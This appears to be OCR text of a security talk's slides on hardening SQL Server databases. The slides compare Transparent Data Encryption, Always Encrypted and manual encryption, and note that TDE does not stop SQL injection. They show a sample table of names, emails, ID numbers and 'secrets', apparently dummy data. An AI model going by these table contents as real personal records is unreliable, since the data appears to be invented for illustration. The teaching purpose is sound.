
<!-- Security by Jeffrey Schoemaker -->

Mike is a smart guy...

- He gained access to the database and he’s looking for the data in the table SecretInfoTable

	firstname	email	social_security_number	your_biggest_secret
1	Alisa	Alisa.kristine@gmail.com	54876999	Sometimes I see ...
2	Briscoe	briscoe.coy@gmail.com	00088584	I never wash my ...
3	Danielle	danielle.ness@hotmail.com	98565566	When I'm thinking...
4	Davey	davey.benny@mailinator.com	90444766	I hate brushing m...
5	Gilbert	gilbert.denholm@johndoe.com	98533566	My facebookpass...
6	Jeffrey	jeffrey@perplex.nl	12345678	I love unicorns
7	Lenox	lenox.davis@yahoo.com	68990900	It's so hard when ...
8	Marvin	marvin.clay@msn.nl	89652782	Me and my ex are...

<!-- Security by Jeffrey Schoemaker -->




Level 3
Privilege escalation

<!– Hardening tip 7-->

Store your sensitive data encrypted in the database

<!– END Hardening tip 7 -- >

Yet another line of defense




Level 3
Privilege escalation

<!-- Security by Jeffrey Schoemaker -->


Encrypting – Three options

- **Offered out of the box by MS SQL Server**
  - Transparent Data Encryption
  - Always Encrypted
- **The hard way**
  - ‘Manual’ data encryption





Option 1 - Transparent Data Encryption

- Is used to encrypt the .mdf and .ldf files on disk
- And to encrypt the backup as well



Option 1 - Transparent Data Encryption






Option 1 - Transparent Data Encryption

- **This will not help against any SQL Injection**

```
SELECT * FROM [SecretInfoTable]
```


	firstname	email	social_security_number	your_biggest_secret
1	Alisa	Alisa.kristine@gmail.com	54876999	Sometimes I see ...
2	Briscoe	briscoe.coy@gmail.com	00088584	I never wash my ...
3	Danielle	danielle.ness@hotmail.com	98565566	When I'm thinking...
4	Davey	davey.benny@mailinator.com	90444766	I hate brushing m...
5	Gilbert	gilbert.denholm@johndoe.com	98533566	My facebookpass...
6	Jeffrey	jeffrey@perplex.nl	12345678	I love unicoms
7	Lenox	lenox.davis@yahoo.com	68990900	It's so hard when ...
8	Marvin	marvin.clay@msn.nl	89652782	Me and my ex are...

<!-- Security by Jeffrey Schoemaker -->




Option 2 - Always Encrypted (MS SQL)

- Enables encryption on columns
- On a per-user basis




Level 3
Privilege escalation

Option 2 - Always Encrypted

